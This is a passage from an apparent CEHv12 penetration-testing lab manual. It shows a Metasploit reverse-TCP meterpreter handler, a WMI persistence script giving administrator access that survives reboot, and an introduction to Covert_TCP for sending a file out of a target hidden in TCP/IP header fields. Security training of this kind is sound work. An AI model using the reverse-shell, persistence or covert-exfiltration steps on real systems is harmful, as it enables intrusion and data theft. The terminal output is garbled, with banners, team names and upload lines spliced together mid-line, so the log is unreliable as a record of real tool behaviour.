


```
z*InfosecIITG*[root@10.10.1.13:444] ~
*superusers*H@rdT0R3m3b3r*operators*NULL*stuxCTF*mHackresciallo*Eclipse*Gingabeast*Hamad*Immortals[arasan*MouseTrap*use TCP handler on 10.10.1.13:444]
*damn_sadboi*tadaaaa>null2root*HowestCSP*fezfezf*LordVader*Fl@g_Hunt3rs*bluenet*P@Ge2mE*
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49709) at 2022-04-07 09:30:15 -0400

meterpreter > getuid
Server =[ metasploit v6.1.9-dev] administrator
+---=[ 2169 exploits - 1149 auxiliary - 398 post ]-> C:\Users\Administrator\Downloads\WMI-Persistence-master\README.md --> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
+---=[ 592 payloads - 45 encoders - 10 nops ]-> master\REA[ME].md --> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
+---=[ 9 evasion ]->

[*] uploaded ... /home/attacker/WMI-Persistence-master\README.md --> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
Metasploit tip: Use the resource command to run commands from a file ... /attacker/WMI-Persistence-master\WMI-Persistence.ps1 --> C:\Users\Administrator\Downloads\WMI-Persistence.ps1
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13 /WMI-Persistence.ps1
msf6 exploit(multi/handler) > set lport 444 Payload "C:\Users\Administrator\Downloads\wmi.exe"
lport => 444 Beacon Launcher successfully written to host
msf6 exploit(multi/handler) > exploit
[*] Exploit successfully written to host
[*] Attaching to Consumer Binding successfully written to host
[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.19
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.19:49709) at 2022-04-07 09:30:26 -0400
[*] 10.10.1.19 -> Meterpreter session 1 closed... Reason: killed
meterpreter >
```

40. Now type **getuid** and press **Enter**.



41. We can see that we system privileges and persistence on the target machine, whenever the machine is restarted a session is created.
 42. This concludes the demonstration of privilege escalation and maintain persistence using WMI.
 43. Close all open windows and document all the acquired information.

Task 9: Covert Channels using Covert_TCP

Networks use network access control permissions to permit or deny the traffic flowing through them. Tunneling is used to bypass the access control rules of firewalls, IDS, IPS, and web proxies to allow certain traffic. Covert channels can be created by inserting data into the unused fields of protocol headers. There are many unused or misused fields in TCP or IP over which data can be sent to bypass firewalls.


The Covert_TCP program manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can act like a server as well as a client and can be used to hide the data transmitted inside an IP header. This is useful when bypassing firewalls and sending data with legitimate-looking packets that contain no data for sniffers to analyze.

A professional ethical hacker or pen tester must understand how to carry covert traffic inside the unused fields of TCP and IP headers.


Here, we will use Covert_TCP to create a covert channel between the two machines.

Note: For demonstration purposes, in this task, we will use the **Parrot Security** machine as the target machine and the **Ubuntu** machine as the host machine. Here, we will create a covert channel to send a text document from the target machine to the host machine.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
 2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

